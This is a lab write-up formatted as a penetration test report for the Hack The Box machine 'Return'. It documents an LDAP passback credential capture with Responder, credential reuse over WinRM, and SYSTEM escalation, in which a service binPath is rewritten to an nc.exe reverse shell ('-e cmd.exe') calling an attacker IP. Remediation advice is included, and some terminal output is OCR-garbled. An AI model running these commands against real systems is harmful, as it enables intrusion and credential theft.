



---

# PENETRATION TESTING REPORT

**HTB (Return)**

032

Wednesday, December 18, 2024

# DOCUMENT CONTROL

<b>AUTHOR(S)</b>	Robert G
<b>REVIEWER</b>	N/A
<b>APPROVER</b>	N/A

## VERSION HISTORY

VERSION	DESCRIPTION	DATE	STATUS
---------	-------------	------	--------


## PROJECT TEAM

TEAM MEMBER	JOB TITLE	EMAIL	PROJECT ROLE
Robert Garcia	Jr penetration tester	undefined	Pentest Lead

# TABLE OF CONTENTS

- EXECUTIVE SUMMARY ..... 4
  - TESTING PROGRESS .....4
  - UNIQUE VULNERABILITIES .....4
  - REMEDIATION PROGRESS .....4
  - OVERVIEW .....5
- TESTING SUMMARY ..... 6
  - BACKGROUND .....6
  - APPROACH .....6
  - METHODOLOGY ..... 6
  - SCOPE ..... 6
  - OUT OF SCOPE .....6
  - CUSTOMER GOALS .....6
  - TESTING TEAM GOALS .....6
  - ASSUMPTIONS AND CONSTRAINTS .....6
- TESTING OUTCOME ..... 7
  - SUMMARY OF RECOMMENDATIONS ..... 7
  - POSITIVE SECURITY OBSERVATIONS .....7
- RETESTING HISTORY .....9
- SUMMARY FINDINGS .....10
- ATTACKCHAINS .....11
- VULNERABILITIES .....13
  - 1. (Active Directory) Passback Attack .....13
  - 2. Password Spraying .....16
  - 3. Windows Privilege Escalation (Server Operators Group) ..... 19
- TEST CASES .....23
- UNIQUE VULNERABILITY DETAILS .....30

# EXECUTIVE SUMMARY



## OVERVIEW

*Our assessment began with scanning the target using basic tools such as Nmap, which revealed a hosted website. Upon accessing the IP address in a browser, we encountered an admin portal designed for printer management. This was our first foothold. Ideally, authentication should have been required before accessing this portal. Further exploration of the interface uncovered a settings page where we could update user passwords. Utilizing the Responder tool, we updated the password and intercepted the clear text credentials (CC). This interception was facilitated by our rogue LDAP server set up with Responder. The tool captured these credentials, enabling us to leverage them across services on the target system. We successfully accessed the WinRM service and authenticated as the user svc-printer. Further analysis revealed that svc-printer was a member of the Server Operators group, granting us the capability to abuse services running with high privileges. By replacing a service binary and restarting it, we were able to escalate privileges to NT AUTHORITY\SYSTEM.*



# TESTING SUMMARY

BACKGROUND
- none
APPROACH
- Black Box
METHODOLOGY
Cyber Kill Chain
SCOPE
10.10.11.108
OUT OF SCOPE
N/A
CUSTOMER GOALS
- Domain ownership - CC of DC
TESTING TEAM GOALS
- Obtains Payload and dump from C2
ASSUMPTIONS AND CONSTRAINTS

# TESTING OUTCOME

## SUMMARY OF RECOMMENDATIONS

### Authentication should happen on the webpage:

- Tactic: Initial Access
- Technique: Exploit Public-Facing Application (T1190)
- Ensure that strong authentication mechanisms are in place to prevent unauthorized access to the admin portal.

### Reset password for svc-printer to something more complex:

- Tactic: Credential Access
- Technique: Brute Force (T1110)
- Technique: Valid Accounts (T1078)
- Use complex and unique passwords for service accounts to reduce the risk of credential compromise.

### Monitoring for unusual behavior:

- Tactic: Detection
- Technique: Event Triggered Execution (T1546)
- Implement continuous monitoring and alerting for suspicious activities to detect potential security incidents early.

### Password policy audit and review:

- Tactic: Credential Access
- Technique: Password Policy Discovery (T1201)
- Regularly audit and review password policies to ensure they meet current security standards and best practices.

### Least Privilege:

- Tactic: Privilege Escalation
- Technique: Valid Accounts (T1078)
- Apply the principle of least privilege to minimize the impact of compromised accounts by restricting access to only what is necessary.

## POSITIVE SECURITY OBSERVATIONS

- None





# RETESTING HISTORY

ROUND	TEST WINDOW	STATUS	RETESTED
-------	-------------	--------	----------

# SUMMARY FINDINGS

PRIORITY	VULNERABILITY	STATUS
HIGH	(Active Directory) Passback Attack	OPEN
HIGH	Password Spraying	OPEN
HIGH	Windows Privilege Escalation (Server Operators Group)	OPEN

# ATTACKCHAINS

## Attack Objective

**The primary objective of the pen test is to achieve full compromise of the DC, allowing unauthorized access to critical systems. The attacker aims to exfiltrate sensitive data from Domain CC and establish persistent access to maintain long-term control over the compromi**



**External Attacker**

APT (Robert G) has been provided with Rules of Engagement (ROE). With ROE and his tool equipped APT begins setting up the attack on the Return domain, aiming for full compromise and data exfiltration from Domain CC while ensuring persistent access.



**Action**

APT (Robert G) enumerates the target with several open-source tools to learn the attack surface of Return. We use nmap to map out our target and the results we learn of HTTP service running hosting a website. This website is an Admin Panel for a printer.



## Exploit High Vulnerability

With no authentication required to access the admin portal hosted on the website we discovered on Return, we explored the interface and found a settings page. This page allows us to update a user's password. It appears that this page uses LDAP and is passing authentication data in clear text. We captured this information during our testing for TTP called "Passback".



## Exploit High Vulnerability

use NXC to pass the password around to the services that was running on Return. They worked on the Winrm service.



**Internal Attacker**

After studying our target we knew of WinRM running. We tested the test credentials we recovered from the passback attack. We used nxc and learned this CC to work on our target Return via Winrm. We land on target as svc-printer user and start SA.





### Exploit High Vulnerability

The user svc-printer is a member of the Server Operators group. This group membership allows us to start and stop services on the system. By leveraging this capability, we transitioned from a regular user to NT AUTHORITY\SYSTEM, achieving elevated privileges on the system.

# VULNERABILITIES

## 1. (ACTIVE DIRECTORY) PASSBACK ATTACK

### CVSSv3 SCORE

Base: 8.8

Temporal: 8.8

Environmental: 8.8

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

### DESCRIPTION

*A Pass-Back Attack is an attack where we direct an MFP device into authenticating (LDAP or SMB authentication) against a rogue system rather than the expected server. The stored LDAP credentials are usually located on the network settings tab in the online configuration of the MFP and can typically be accessed via the Embedded Web Service (EWS). If you can reach the EWS and modify the LDAP server field by replacing the legitimate LDAP server with your malicious LDAP server, then the next time an LDAP query is conducted from the MFP, it will attempt to authenticate to your LDAP server using the configured credentials or the user-supplied credentials.*

### ATTACK SCENARIO

1. **Access Embedded Web Service (EWS):** Gain access to the MFP's EWS by exploiting weak or default credentials or leveraging a vulnerability in the web interface.
2. **Modify LDAP Server Configuration:** Navigate to the network settings tab within the EWS. Locate the LDAP server field, and replace the legitimate LDAP server address with your malicious one.
3. **Set Up Rogue LDAP Server:** Configure a rogue LDAP server on your controlled system. This server will capture any authentication attempts made by the MFP.
4. **Trigger LDAP Query:** Wait for the MFP to perform an LDAP query, which can happen when a user tries to authenticate, scans a document, or performs other network-related tasks.
5. **Capture Credentials:** When the MFP attempts to authenticate against your rogue LDAP server, capture the credentials it sends. These credentials could be stored ones or user-supplied during the process.
6. **Use Captured Credentials:** With the captured LDAP credentials, you can now authenticate to other services within the network that use the same LDAP server, potentially gaining further access to sensitive information or escalating privileges.

### REMEDIATION RECOMMENDATION

#### Change Default Passwords:

Immediately change the default passwords to strong, complex ones. Use a mix of uppercase and lowercase letters, numbers, and special characters.

#### Disable Unnecessary Features:

Review and disable any features or services on these devices that are not needed. Reducing the attack surface helps to mitigate potential vulnerabilities.

#### Implement Least Privilege Principle:

Set up accounts for these devices using the principle of least privilege. Ensure that the accounts do not have unnecessary administrative rights, especially avoiding the use of domain admin accounts.

### Use Secure Connections:

Avoid using insecure protocols and ensure that all communications are encrypted. If the device supports it, enable SSL/TLS encryption to protect data in transit.

### Regular Updates and Patching:

Keep the device firmware and software up-to-date with the latest security patches to protect against known vulnerabilities.


### Monitor and Audit:

## AFFECTED ASSETS


**Open** - 10.10.11.108

### PROOF OF CONCEPT / STEPS TO REPRODUCE

*After enumerating we found a webpage that lets us in with no authentication.*



*We navigate to the settings page and find some interesting information. We learn of a user and this looks like some CC usage in some fashion. We should be able to grab this with a tool called Responder.*



*We spin up Responder*

```
sudo responder -I tun1 -dPv
```

```
[LDAP] Attempting to parse an old simple Bind request.  
[LDAP] Cleartext Client : 10.10.11.108  
[LDAP] Cleartext Username : return\svc-printer  
[LDAP] Cleartext Password : 1edFg43012!!  
█
```

## EVIDENCE

None.

## PASSWORD SPRAYING

### CVSSv3 SCORE

Base: 8.8

Temporal: 8.8

Environmental: 8.8

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

### DESCRIPTION

In a Password Spraying attack, an adversary tries a small list (e.g. 3-5) of common or expected passwords, often matching the target's complexity policy, against a known list of user accounts to gain valid credentials. The adversary tries a particular password for each user account, before moving onto the next password in the list. This approach assists the adversary in remaining undetected by avoiding rapid or frequent account lockouts. The adversary may then reattempt the process with additional passwords, once enough time has passed to prevent inducing a lockout.

Password Spraying attacks often target management services over commonly used ports such as SSH, FTP, Telnet, LDAP, Kerberos, MySQL, and more. Additional targets include Single Sign-On (SSO) or cloud-based applications/services that utilize federated authentication protocols, and externally facing applications. Successful execution of Password Spraying attacks usually lead to lateral movement within the target, which allows the adversary to impersonate the victim or execute any action that the victim is authorized to perform. If the password chosen by the user is commonly used or easily guessed, this attack will be successful (in the absence of other mitigations). This is a specific instance of the password brute forcing attack pattern.

Password Spraying Attacks are similar to Dictionary-based Password Attacks (CAPEC-16) in that they both leverage precompiled lists (i.e. dictionaries) of username/password combinations to try against a system/application. The primary difference is that Password Spraying Attacks leverage a known list of user accounts and only try one password for each account before moving onto the next password. In contrast, Dictionary-based Password Attacks leverage unknown username/password combinations and are often executed offline against files containing hashed credentials, where inducing an account lockout is not a concern.

Password Spraying Attacks are also similar to Credential Stuffing attacks (CAPEC-600), since both utilize known user accounts and often attack the same targets. Credential Stuffing attacks, however, leverage known username/password combinations, whereas Password Spraying attacks have no insight into known username/password pairs. If a Password Spraying attack succeeds, it may additionally lead to Credential Stuffing attacks on different targets.

### ATTACK SCENARIO

Scope: Confidentiality, Access Control, Authentication

Impact: Gain Privileges

Scope: Confidentiality, Authorization

Impact: Read Data



Scope: Integrity

Impact: Modify Data

Step: 1

Phase: Explore

Description: [Determine target's password policy] Determine the password policies of the target system/application.

Technique: Determine minimum and maximum allowed password lengths.

Determine format of allowed passwords (whether they are required or allowed to contain numbers, special characters, etc., or whether they are allowed to contain words from the dictionary).

Determine account lockout policy (a strict account lockout policy will prevent brute force attacks).

Step: 2

Phase: Explore

Description: [Select passwords] Pick the passwords to be used in the attack (e.g. commonly used passwords, passwords tailored to individual users, etc.)

Technique: Select passwords based on common use or a particular user's additional details.

Select passwords based on the target's password complexity policies.

Step: 3

Phase: Exploit

Description: [Brute force password] Given the finite space of possible passwords dictated by information determined in the previous steps, try each password for all known user accounts until the target grants access.

Technique: Manually or automatically enter the first password for each known user account through the target's interface. In most systems, start with the shortest and simplest possible passwords, because most users tend to select such passwords if allowed to do so.

Iterate through the remaining passwords for each known user account.

## REMEDIATION RECOMMENDATION

Create a strong password policy and ensure that your system enforces this policy.

Implement an intelligent password throttling mechanism. Care must be taken to assure that these mechanisms do not excessively enable account lockout attacks such as CAPEC-2.

Leverage multi-factor authentication for all authentication services and prior to granting an entity access to the domain network.

## AFFECTED ASSETS

**Open** - 10.10.11.108

### PROOF OF CONCEPT / STEPS TO REPRODUCE

After obtaining the password to the user `svc-printer` we then see if we can pass it to some of the services we notice during our scan. We check `winrm`

```
python3 ./netexec.py winrm 10.10.11.108 -u svc-printer -p 'ledFg43012!!'
```

```
evil-winrm -i 10.10.11.108 -u svc-printer -p 'ledFg43012!!'

evil-winrm shell v3.7

arning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
eta: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

nfo: Establishing connection to remote endpoint
evil-winrm* PS C:\Users\svc-printer\Documents> whoami
return\svc-printer
evil-winrm* PS C:\Users\svc-printer\Documents> hostname
rnter
evil-winrm* PS C:\Users\svc-printer\Documents> ipconfig

indows IP Configuration

thernet adapter Ethernet0:

Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::177
Link-local IPv6 Address . . . . : fe80::2455:dff:b222:9dbb%10
IPv4 Address. . . . . : 10.10.11.108
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : 10.10.10.2
evil-winrm* PS C:\Users\svc-printer\Documents>
```

This did let us log in

```
python3 ./netexec.py winrm 10.10.11.108 -u svc-printer -p 'ledFg43012!!' 1
INRM 10.10.11.108 5905 PRINTER [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
INRM 10.10.11.108 5905 PRINTER [*] return.local\svc-printer:ledFg43012!! (Pwn3d!) 2
```

## EVIDENCE

None.

# 3. WINDOWS PRIVILEGE ESCALATION (SERVER OPERATORS GROUP)

## CVSSv3 SCORE

Base: 7.8

Temporal: 7.8

Environmental: 7.8

Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

## DESCRIPTION

*In a Windows environment, the Server Operators group is a built-in group that has elevated privileges on a domain or local server, allowing its members to perform administrative tasks without full administrative access. This can pose a significant security risk if not properly managed, and it's often targeted for privilege escalation in attacks.*

## ATTACK SCENARIO

Attackers can exploit membership in the **Server Operators** group to escalate privileges in the following ways:

1. **Service manipulation:** Server Operators can start, stop, and configure services. By modifying the configuration of a vulnerable service, attackers can execute malicious code under a higher-privileged service account, such as SYSTEM.
2. **Backup and restore abuse:** Server Operators can back up files and then restore malicious versions of key system binaries or executables. This technique allows the replacement of protected files, enabling unauthorized code execution during the restore process.
3. **Gaining Local Admin Privileges:** On a Domain Controller or a local server, Server Operators often have indirect paths to gain full administrative control, such as resetting the passwords of sensitive accounts or manipulating services with administrative privileges.

## REMEDIATION RECOMMENDATION

**Restrict membership:** Ensure that only trusted personnel are added to the **Server Operators** group.

**Use Least Privilege:** Avoid assigning unnecessary privileges to users and groups. Always follow the principle of least privilege.

**Audit memberships:** Regularly audit the Server Operators' group membership and log access or modifications to critical services and files.

**Service hardening:** Secure and monitor critical services to reduce the risk of abuse through service manipulation.

## AFFECTED ASSETS

**Open** - 10.10.11.108

## PROOF OF CONCEPT / STEPS TO REPRODUCE

*I wanted to see what priv I had*

```
net user svc-printer
```

```

Evil-WinRM* PS C:\Users\svc-printer\Documents> net user svc-printer 1
User name                svc-printer
Full Name                 SVCPrinter
Comment                  Service Account for Printer
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        5/26/2021 12:15:13 AM
Password expires         Never
Password changeable      5/27/2021 12:15:13 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               5/26/2021 12:39:29 AM

Logon hours allowed      All

Local Group Memberships  *Print Operators          *Remote Management Use
                        *Server Operators 2
Global Group memberships *Domain Users

The command completed successfully.

```

We are part of a group that lets us change services. Let's see what is running

services

```

Evil-WinRM* PS C:\Users\svc-printer\Documents> Get-Service
Name Path Privileges Service
----
\Windows\ADMS\Microsoft.ActiveDirectory.WebServices.exe True ADWS
??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFc7-64B3-4F6E-B453-E3528835716}\MpKslDrv.sys True MpKslceeb2796
\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe True NetTcpPortSharing
\Windows\System32\perfhost.exe True PerfHost
C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe False Sense
\Windows\servicing\TrustedInstaller.exe False TrustedInstaller
C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe True VGAuthService
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe True VMTools
C:\ProgramData\Microsoft\Windows Defender\platform4.18.2104.14-B\NlsSrv.exe True NlsSvc
C:\ProgramData\Microsoft\Windows Defender\platform4.18.2104.14-B\MsMpEng.exe True WinDefend
C:\Program Files\Windows Media Player\wmpnetwk.exe False WMPNetworkSvc

Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /usr/share/windows-binaries/nc.exe

```

We are going to replace the binary with our nc.exe and call back home

upload nc.exe

```

Evil-WinRM* PS C:\Users\svc-printer\Documents> upload nc.exe
Info: Uploading /home/kali/Desktop/Return/Scan/nmap/nxc_env/nc.exe to C:\Users\svc-printer\Documents\nc.exe
Data: 37544 bytes of 37544 bytes copied
Info: Upload successful!
Evil-WinRM* PS C:\Users\svc-printer\Documents> dir

Directory: C:\Users\svc-printer\Documents

Mode                LastWriteTime         Length Name
----                -
d-----          12/17/2024   7:10 PM            28160 nc.exe

```

Let's modify

```

sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.3 1234"

```

```

Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.3 1234"
SC: ChangeServiceConfig SUCCESS

```

We set up a listener

```
sudo rlwrap nc -lvnp 1234
```

```
kali@DeathStar: ~/Desktop/Return/Scan/nmap 85x6
┌─> ~/Desktop/Return/Scan/nmap ..... took 1m 26s at 20:54:36
└─> sudo rlwrap nc -lvnp 1234
    listening on [any] 1234 ...
```

We restart the service

```
sc.exe stop VMTools
sc.exe start VMTools
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop vmtools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VMTools
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

We have POC

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt

type C:\Users\Administrator\Desktop\root.txt
c:\windows\system32\cmd.exe /c echo htb

C:\Windows\system32>
C:\Windows\system32>type C:\Users\svc-printer\Desktop\user.txt

type C:\Users\svc-printer\Desktop\user.txt
c:\windows\system32\cmd.exe /c echo htb

C:\Windows\system32>
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
printer

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::177
    Link-local IPv6 Address . . . . . : fe80::2455:df1:b222:9bdb%10
    IPv4 Address. . . . . : 10.10.11.108
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 10.10.10.2

C:\Windows\system32>
```

EVIDENCE

None.

# TEST CASES

## COMPLETED

- 1. (User/Groups Privileges)** Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.  
– Robert Garcia on Wednesday, December 18, 2024
- 2. (Situational Awareness)**  
A common step in the lifecycle of a red team engagement is to gather as much information as possible about the compromised environments and the domain network. This activity is often called situational awareness, and there is no defined list of commands that a red teamer should execute. However, all the information gathered at that stage will determine the next actions toward privilege escalation and lateral movement and will assist in mapping the domain. – Robert Garcia on Wednesday, December 18, 2024
- 3. Reconnaissance (Passive or active reconnaissance activities to identify targets for potential weaknesses, as well as the assessment of each possible intelligence against the best course of action)** – Robert Garcia on Wednesday, December 18, 2024
- 4. (Password Spray or Passback)** The password policy in a lot of Active Directory environments is not great. We have seen many that have an 8-character minimum and complexity disabled, which allows for easily pwnable passwords like Password or Password1. But even with password complexity requirements set to something a little stronger, we find that people love to use a “season plus year” combination, with maybe a special character at the end. All that to say if we are stuck with only our testing account credential during a pentest, we might be able to snag some more accounts from people using easily pwnable passwords aka one manner to do this is password spray. – Robert Garcia on Wednesday, December 18, 2024
- 5. (Auto Relay Attakck)** Various network attacks exploit vulnerabilities in protocols and configurations, such as LLMNR Poisoning, SMB relay attacks, DNS for IPv6 attacks, Passback attacks, and URL file attacks. LLMNR Poisoning leverages the Link-Local Multicast Name Resolution protocol to intercept and respond to name resolution requests, leading to credential theft or man-in-the-middle attacks. SMB relay attacks capture and relay Server Message Block authentication requests to gain unauthorized access to network resources. DNS for IPv6 attacks target DNS queries to redirect traffic or conduct denial-of-service attacks. Passback attacks involve capturing and reusing authentication tokens or credentials for unauthorized access. URL file attacks embed malicious URLs in files to trick users into executing harmful scripts or connecting to malicious websites. Each of these attack types highlights the importance of robust security measures to mitigate such threats. – Robert Garcia on Wednesday, December 18, 2024

12/17/2024 by Robert Garcia

Passback worked

## IN PROGRESS

## NOT TESTED

# NOT APPLICABLE

## 6. (Password Hunt)

The art of password hunting on a target Linux machine as a means to escalate privileges either horizontally or vertically. These are various techniques to hunt for passwords, as well as some common locations they are stored. – Robert Garcia on Wednesday, December 18, 2024

## 7. (Sudo Users)

Sudo is a Linux utility that allows users to run commands with the privileges of another user, when no arguments are provided, this will execute the command as the root user. If sudo is not configured correctly, this could allow attackers to escalate their privileges to root. – Robert Garcia on Wednesday, December 18, 2024

## 8. (Sudo Escape)

Certain versions of Sudo were found to be affected by vulnerabilities that allowed attackers to escalate privileges to root, this guide will demonstrate how to identify a vulnerable Sudo version and how to exploit it in order to perform privilege escalation. – Robert Garcia on Wednesday, December 18, 2024

## 9. (Permissions)

look for common files that should be locked-down by default, but have been made overly permissive with weak file permissions. Additionally, we will look for some not so common files that have also been granted too much access to the average user. – Robert Garcia on Wednesday, December 18, 2024

## 10. (SUID/SGID)

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively. You will notice these files have an “s” bit set showing their special permission level. – Robert Garcia on Wednesday, December 18, 2024

## 11. (Capabilities)

Another method system administrators can use to increase the privilege level of a process or binary is “Capabilities”. Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user. – Robert Garcia on Wednesday, December 18, 2024

## 12. (Cron Jobs)

